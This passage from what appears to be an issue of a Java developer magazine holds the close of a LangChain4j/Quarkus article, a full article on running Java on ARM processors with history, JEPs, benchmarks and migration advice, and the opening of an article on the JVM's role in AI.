
You can explore all metrics provided by your application's Prometheus endpoints (<http://localhost:8080/q/metrics>)



For example, you can search for “langchain4j” you will get these visualizations



You can choose `langchain4j_aiservices_timed_seconds_total` you can explore it for more detail.



I'll leave you to explore this topic further as it falls outside our current scope.

Conclusion

LangChain4j combined with Quarkus provides a production-ready foundation for building AI applications based on three essential pillars:

Guardrails act as safety mechanisms that validate both inputs and outputs when interacting with LLMs. As demonstrated in our application, they can be implemented as first-class beans with input guards checking for unsafe or inappropriate content before it reaches the model, and output guards ensuring generated code meets quality standards.

Testing transforms unpredictable AI responses into measurable, reliable outcomes. The testing extensions we explored allow you to evaluate AI behavior through semantic-similarity scoring, AI-judge assessment, or custom evaluation strategies. This systematic approach catches potential issues during CI/CD pipelines rather than in production environments.

Observability provides crucial insights into your AI application's performance. Through Micrometer metrics and OpenTelemetry traces integrated with Grafana, you can monitor key metrics like token usage, response times, and costs. Or identify bottlenecks through detailed trace spans.

Together, these capabilities transform LangChain4j from a simple development library into a robust, enterprise-ready framework. By implementing proper guardrails, comprehensive testing strategies, and detailed observability tools as shown throughout this article, you can deploy AI-infused Java applications to production with confidence, security, and complete auditability.

References

“Build AI Apps and Agents in Java: Hands-On with LangChain4j” by [Lize Raes](#)

Github hands-on repository : <https://github.com/anunnakian/langchain4j-new-features>

Quarkus LangChain4j [docs](#):


Community incubator repo for new integrations: [langchain4j-community](#)

Examples repo: [langchain4j-examples](#)

Awesome LangChain4j examples: [awesome-langchain4j](#)

LangChain4j Discord: [invite](#)

› [Back to the Table of Contents](#) ‹



Is It Worth to Run Java on ARM? Trust Me, This Is Interesting Question

LVM

ARM

Hardware

Author: Artur Skowronski

Head of Java/Kotlin Engineering at VirtusLab, Artur Skowronski has been in the industry for ten years. During this time, he has had the opportunity to work in various roles, such as Software Engineer, Tech Lead, Architect, and even Technical Product Manager. This diverse experience enables him to approach problems from a holistic perspective. He still loves to get his hands dirty - for more than two years, he has been publishing weekly reviews of events in the JVM world - <https://jvm-weekly.com/>



LinkedIn

The modern tech industry is experiencing a renaissance of hardware fascination, driven by the artificial intelligence revolution and the ever-growing demand for cloud computing power. This phenomenon - often dubbed online the new “silicon rush” - is best illustrated by NVIDIA’s astronomical rise in market value, which has soared by more than 20,000% over the past decade. In this dynamic landscape, the Arm architecture, long associated primarily with mobile devices, is starting to become as a key player, redefining performance and energy-efficiency.

The breakthrough moment that showcased Arm’s potential to the broader developer community (apart of just some indie hackers) came in 2020 with the release of Apple’s M1-powered computers. These devices revolutionized expectations for developer hardware, delivering an unprecedented blend of high performance, smartphone-like responsiveness, and extremely low energy consumption - enabling all-day battery life. What had once been the domain of x86 processors (yeah, I know that we had Intel Atom before, but do you know any “Intel Atom Developer Stations”?) suddenly gained a powerful and more efficient alternative.



Currently, Arm’s expansion goes far beyond laptops and mobile devices, establishing itself as a dominant force in data centers. Market forecasts indicate that by the end of 2025, processors based on Arm architecture will power nearly 50% of the new computing capacity deployed by the largest cloud service [providers](#).

This transformation poses a fundamental question for the Java ecosystem: is it ready to fully harness the potential of this new architecture? Let’s try to answer that question! But we will start with a bit of theory. Let’s talk about ISA.

ISA?

In the world of processor design, two main ISA (Instruction Set Architecture) philosophies dominate - the set of instructions that serves as the fundamental interface between software and hardware, defining the machine language understood by the processor. These are RISC (Reduced Instruction Set Computing) and CISC (Complex Instruction Set Computing). ARM architecture is a leading representative of the RISC approach, characterized by a simple, highly constrained set of fixed-length instructions. Complex operations, such as multiplying values from two different memory registers, are executed through a sequence of simpler, atomic commands: load value A, load value B, perform multiplication, store the result.

This approach can be aptly compared to the “Unix philosophy for hardware,” where simple, specialized tools are composed to perform more complex tasks.

In contrast stands the CISC architecture, whose main representative is the x86 standard, originating from Intel’s 8086 processor introduced in 1978. CISC offers a rich and extensive set of variable-length instructions capable of executing complex operations in a single step. While this may seem more efficient at first glance, in practice it leads to significant complexity. The processor must have advanced logic to decode instructions of varying lengths, and even the complex instructions are internally broken down into micro-operations. This complexity overhead not only increases energy consumption but also results in an accumulation of historical legacy.

The x86 standard, developed over more than four decades, now contains over 1,000 [instructions](#) - many of which are rarely used but must be supported to maintain backward compatibility. Attempts to simplify this standard, such as Intel's x86S initiative, [have failed](#), cementing its inherent complexity.

The Evolution of ARM - From Acorn to Neoverse

The history of ARM is a textbook example of how a niche technology can evolve into a global standard. Its roots trace back to the British company Acorn Computers and the Acorn RISC Machine (ARM) processor, which saw its first commercial deployment in 1992 in the innovative - yet commercially unsuccessful - Apple Newton device.

However, over the years, thanks to its energy efficiency, this architecture gained a dominant position in the mobile market. The next stage of evolution came with the Cortex family of ready-made processor designs, which became the heart of countless consumer devices - from smartphones to single-board computers like the Raspberry Pi, and even gaming consoles such as the Nintendo Switch. The key design principle behind the Cortex line was to maximize performance within a predefined, low power budget, making it an ideal solution for battery-powered devices.

The real breakthrough for the server world, however, was the introduction of the Neoverse processor family. This marked Arm's strategic pivot toward data centers and high-performance computing. With Neoverse, the design paradigm shifted: instead of optimizing performance within a strict energy budget, the focus moved to **maximizing the performance-per-watt ratio**. Neoverse processors were developed in three main variants to address diverse cloud computing needs: the **N-series** for general-purpose computing, the **V-series** for HPC (High-Performance Computing) and AI workloads, and the **E-series** for edge computing.

The architecture was also enriched with key extensions, such as **SVE/SVE2** (Scalable Vector Extension) for advanced vector processing and **LSE** (Large System Extensions), which introduced efficient atomic instructions - a necessity in highly multi-threaded systems.

Arm's success stems not only from its technological advantages but also from a unique business model that has fundamentally reshaped the dynamics of the semiconductor market. Unlike Intel, which designs, manufactures, and sells its own chips, Arm operates on an intellectual property (IP) licensing model. The company designs processor architectures and cores, then sells licenses to other entities, which can manufacture them or modify and integrate them into their own systems.

This flexible business model has lowered the barrier to entry in chip design and acted as a catalyst for the wave of "custom silicon" in the cloud industry. The largest providers, operating at massive scale, sought hardware solutions perfectly tailored to their specific workloads - something they could not achieve with off-the-shelf x86 processors. Thanks to Arm licenses, companies like AWS have designed their own highly optimized AWS Graviton processors, Google has developed the Axion series dedicated in part to AI workloads, and Ampere has emerged as a key ARM chip supplier for Oracle, Microsoft Azure, and other cloud players ([and was bought by Softbank in 2025](#)).

Maturity of the Java Ecosystem on ARM

The evolution of Java support for the ARM architecture is a prime example of how a software ecosystem can rapidly mature in response to breakthroughs in hardware. In just a few years, Java has gone from a technology that could merely "run" on ARM to a fully optimized platform leveraging the architecture's unique capabilities - becoming a true *first-class citizen*.

The Road to Support: Key JEPs and Milestones

The Java community's first signs of interest in ARM date back to 2008, with early attempts to compile [OpenJDK Zero](#) - a version without any platform-specific optimizations. These were little more than initial experiments. The real breakthrough came in 2014 when a Red Hat team led by Andrew Haley [launched work on JEP 237: Linux/AArch64 Port](#). This initiative aimed to officially port JDK 9 to 64-bit ARM and became a catalyst for the entire industry.

In response, Oracle decided to open-source its own previously closed port, resulting in [JEP 297: Unified arm32/arm64 Port](#), which integrated support for both variants of the architecture into the OpenJDK mainline.

Another major leap came in 2020 with the market release of Apple's M1 computers. The Java ecosystem reacted quickly, delivering ports for Microsoft and Apple operating systems: [JEP 388 introduced support for Windows/AArch64](#), while [JEP 391 brought macOS/AArch64 support](#). Notably, the latter was the result of an unusual collaboration between Microsoft and Azul Systems—showing how strategically important this new hardware platform had become.

The Role of Intrinsic and ARM-Specific Optimizations

Since JDK 8, Java performance on ARM has improved by an impressive 350% - a 3.5× increase. A key driver of this jump was [JEP 315: Improve AArch64 Intrinsic](#), introduced in JDK 11, which is widely considered the minimum recommended production version for ARM.

Intrinsics are low-level implementations of Java methods that bypass standard bytecode execution, mapping directly to highly optimized machine instructions for a given CPU. JEP 315 focused on accelerating operations fundamental to most Java applications—such as `String` methods (`indexOf`, `compareTo`) and mathematical functions—using ARM NEON-specific instructions. This brought dramatic speedups. Later JDK releases added further optimizations, such as hardware acceleration for cryptographic algorithms like SHA-3. The process wasn't without challenges: some optimizations proved ineffective, and in extreme cases, such as with `Math.log`, faulty hardware implementations forced temporary disabling of the intrinsic.

Modern ARM processors, especially in the Neoverse family, offer advanced SIMD (Single Instruction, Multiple Data) capabilities - executing the same operation on multiple data points within a single clock cycle. While the JVM has long used this implicitly via auto-vectorization in JIT compilation, the **Vector API** (currently [JEP 508, in tenth incubation...](#)) unlocks its full potential by giving Java developers explicit, programmatic access to ARM vector instructions like NEON and SVE/SVE2.

Platform Readiness: GraalVM, Garbage Collectors, and Native Dependencies (JNI)

ARM readiness in the Java ecosystem extends beyond the OpenJDK itself:

- **GraalVM:** This popular alternative JVM has offered full ARM64 support on Linux and macOS since version 21, including native images for Apple M1 processors. A notable limitation is the lack of plans for Windows on ARM support, which could be a blocker in some scenarios.
- **Garbage Collectors:** Standard GCs like G1, Shenandoah, and ZGC work well on ARM. Subtle differences in the memory model compared to x86 have been accounted for in their implementations. Cloud providers like AWS publish detailed JVM flag recommendations to optimize GC performance on ARM-based processors such as Graviton.
- **JNI Challenges:** The largest potential migration blocker is the Java Native Interface. Applications relying on native libraries (e.g., written in C/C++) require those libraries to be compiled specifically for AArch64. While active modern projects usually ship multi-architecture builds, older, unmaintained dependencies can make migration difficult or impossible without significant rework - however, there is always some kind of workaround available.

“Write Once, Run Anywhere” in a Multi-Architecture World

Java's fundamental promise - *write once, run anywhere* - remains largely true in the context of ARM, provided the application is written entirely in Java. The same compiled JAR or WAR file can run without modification on a Java Virtual Machine (JVM) deployed on both traditional x86 hardware and modern ARM processors.

Containerization plays a critical role in reinforcing this portability. Docker, the de facto standard, abstracts away OS-level differences and dependencies, making a containerized Java application even less dependent on the target environment. This shifts the challenge from application portability to building and distributing container images that are compatible with the target architecture.

The tooling ecosystem has matured to meet the challenges of building applications for multiple architectures simultaneously. Key technologies include Docker Buildx and QEMU, though best practice remains to use native ARM64 build environments.

- **Docker Buildx** – An advanced Docker CLI plugin that extends `docker build` with multi-architecture support. It can produce a single image manifest referencing separate architecture-specific layers (e.g., `linux/amd64` and `linux/arm64`). When pulling the image, the container runtime automatically selects the correct architecture variant, simplifying distribution and deployment.
- **QEMU** – To build ARM images on x86 developer machines or CI/CD runners, Docker can leverage QEMU (Quick Emulator), a CPU emulator and instruction translator. This allows running binaries compiled for one architecture on another. For example, a developer on an Intel laptop can build and test a Docker image for AWS Graviton. The trade-off: emulation is significantly slower - CPU-intensive build steps (compilation, test execution) can be **5–15×** slower compared to native execution.

- **Native ARM64 Runners** - To avoid emulation overhead, the most efficient approach is to build ARM images on native ARM64 machines. Leading CI/CD providers now offer native ARM64 runners, enabling builds and tests in production-like environments, reducing compatibility risks and speeding up pipelines.

The Art of Benchmarking: How to Accurately Measure ARM vs. x86 Performance

Comparing the performance of processors based on ARM and x86 architectures is a highly complex task. Simply stating that one architecture is “faster” than the other is misleading and fails to capture the full picture. On AWS alone, there are over 600 different instance types, and the performance of each depends not only on CPU architecture but also on processor generation, memory size, network bandwidth, and — most importantly — the characteristics of the workload itself.

Synthetic benchmarks, such as CoreMark, can offer some general insight into raw compute power, but their results don’t always translate into real-world performance. This is why it’s crucial to conduct tests on applications that reflect actual production workloads. In the context of Java, a good example is the Spring PetClinic application, which simulates a typical web app with database access, allowing for a more holistic evaluation of system performance.

Results Analysis: Review of Performance and Cost Benchmarks

Available data and tests indicate a clear advantage for modern ARM processors in cloud environments — especially when looking at the performance-to-price ratio.

Spring PetClinic on AWS: [Tests run by myself \(available here\)](#) on the standard Spring PetClinic application showed that ARM-based instances (AWS Graviton) deliver a 10–15% better cost-to-performance ratio compared to similarly priced x86 instances. Notably, this result was achieved without any additional JVM flag tuning or code optimizations.

Google Axion vs. Intel Xeon: Particularly compelling insights come from comparing “sibling” VM series in Google Cloud: C4 (based on Intel Emerald Rapids x86 processors) and C4A (based on Google’s custom ARM-based Axion processors). Both series run on the same modern Google Titanium hardware platform, meaning identical memory, disks, and networking. This setup isolates the impact of CPU architecture alone on performance. [Benchmarks conducted by Phoronix](#) showed a significant advantage for Axion instances, both in raw performance and energy efficiency.

Non-definitive, heuristic based performance/cost comparison on Google Cloud

INSTANCE TYPE	ARCH	HOURLY PRICE (US-CENTRAL1)	COREMARK (4 VCPU)	COREMARK/\$	INDEX (VS N2)
N2-standard-4	x86	\$0.1942	66 884	344k	1.0×
T2A-standard-4	ARM	\$0.1540	94 096	612k	1.78×
C4-standard-4	x86	\$0.1977	≈131 000	663k	1.92×
C4A-standard-4	ARM	\$0.1796	≈183 000	1 021k	2.96×

Abb. 2: Add caption

ARM instances (T2A, C4A) are cheaper and deliver significantly higher performance per dollar - up to nearly **3×** better for Axion V2.

Wrap Up

The takeaway from all this? By 2025, running Java on ARM isn’t some bold experiment - it’s a smart, battle-tested choice that delivers real value.

Technical Maturity: The Java Virtual Machine (JVM) has fully caught up with hardware advancements. Since the first ports that merely allowed code execution, HotSpot has evolved to include advanced optimizations such as intrinsics, support for vector instructions (Vector API with SVE/SVE2), and modern garbage collection algorithms (Gen-ZGC). As a result, Java not only runs on ARM but fully leverages its potential, making it a true *first-class citizen* on this platform.

Tooling Ecosystem: The process of building and deploying multi-architecture applications has become largely automated and simplified. Tools such as Docker Buildx and the availability of native ARM64 runners in leading CI/CD systems mean that the “build once, run anywhere” paradigm now works in practice, eliminating the need for complex cross-compilation processes (except for specific JNI cases).

A Compelling Business Case: The combination of higher performance per cost, significant cloud bill savings, and tangible benefits for sustainability (ESG) strategies creates a strong and coherent business argument for migrating workloads to the ARM architecture.

Recommendations for Development Teams and Architects

The decision to migrate should be based on the characteristics of the specific workload and the organization’s business priorities. The following guidelines provide a decision-making framework for technical teams:

YES, if:

- Your services are heavily I/O-bound (e.g., web services, API gateways) or highly parallelized (e.g., data processing, queue-based systems).
- Cost optimization (FinOps) and carbon footprint reduction (ESG) are key performance indicators (KPIs) in your organization.
- You use commercial software licensed per virtual CPU (vCPU), where ARM’s physical cores can offer a cost advantage.
- You are running a modern JDK version (minimum 11.0.9, newer recommended) and GraalVM (on platforms other than Windows on ARM).

MAYBE (requires further analysis), if:

- Your project makes heavy use of native libraries via JNI. In this case, you must verify whether the library providers offer AArch64-compiled versions. If not, assess the cost and risk of recompiling them yourself or finding an alternative solution.

NOT ALWAYS, if:

- Your application critically depends on maximum single-thread performance, where some high-clocked x86 processors may still have an edge.
- Your application relies on specific, exotic instruction set extensions available only on x86, such as AVX-512. That said, modern ARM processors in the Neoverse family offer very high performance and may still be competitive even in these scenarios.

Running Java on the ARM architecture in 2025 is no longer a technological experiment - it has become a mature, highly efficient, and strategically profitable option for a wide range of cloud workloads. So do your own benchmarks and try it if you like the numbers.


› [Back to the Table of Contents](#) ‹

CORE JAVA • FRAMEWORKS & APIs • ARCHITECTURE • CLOUD • AI

JAVAPRO


THE FREE MAGAZINE FOR THE JAVA COMMUNITY # JAVAPRO

DISCOVER MORE GREAT ARTICLES ONLINE:



BECOME A JAVAPRO AUTHOR & BLOGGER !

www.javapro.io



JVM Iceberg - The AI edition

AI

JVM

AIEngineering

Author: Artur Skowronski

Head of Java/Kotlin Engineering at VirtusLab, Artur Skowronski has been in the industry for ten years. During this time, he has had the opportunity to work in various roles, such as Software Engineer, Tech Lead, Architect, and even Technical Product Manager. This diverse experience enables him to approach problems from a holistic perspective. He still loves to get his hands dirty - for more than two years, he has been publishing weekly reviews of events in the JVM world - <https://jvm-weekly.com/>



LinkedIn

The common narrative suggests Java is unsuitable for AI, relegating it to backend services while Python dominates research via TensorFlow and PyTorch - me myself I was stating that for extended time. However, the technical reality is shifting. The integration of AI into Java go beyond just high-level API wrappers, but it is driving fundamental changes within the JVM. Python is the research lab - but Java is the software factory.

But here's the twist: under that calm surface, under those simple API calls, lies a nightmare. A Lovecraftian journey into the depths of the virtual machine itself.


It turns out the battle for Java in AI isn't happening at the framework level. It's fighting in the guts of the JVM - in memory allocation, in new data types, and in projects with names that sound like ancient deities.

So today, I'm using the "Iceberg" meme as our map. We are leaving the sunny waters of Spring AI and diving into the freezing dark, where the "forgotten names of ancient gods" reside - Valhalla, Panama, and Babylon.

Buckle up!



Level 1: The Tip of the Iceberg (The “It Just Works” Zone)



Welcome to the surface! The sun is shining, the water is warm, and your “biggest drama is a missing semicolon.”

This is the world 90% of Java devs see—a world of blissful ignorance where AI is just another annotation to inject.

The Modern LLM Orchestrators (The New Wave)

The LLM revolution spawned a new class of tools. Their goal isn't just running model, but also the orchestration of external ones. We have two big players in that space:

- **Spring AI:** This is the ultimate form of “Spring Magic.” You don't build; you just inject: `@Autowired ChatClient`. Relying on the “convention over configuration” philosophy, it integrates seamlessly with your existing Spring Boot apps. Perfect for whipping up REST endpoints, chatbots, and simple RAG chains.

- **LangChain4j:** An alternative universe for those not married to Spring. It bets on “explicit composition” and a “Java-first” approach. People see it as more “LLM-native,” with a cleaner API based on builder patterns. Historically, it’s had broader support for various LLM providers and vector DBs, often showing slightly better performance in benchmarks.

For most folks, the story ends here. It’s a world of abstraction - calling APIs from OpenAI or HuggingFace. You don’t care about tensors, linear algebra, or “how the sausage is made”.


The Classic Titans (The Old Guard)

Before LLMs were cool, there were titans proving Java *could* actually count.

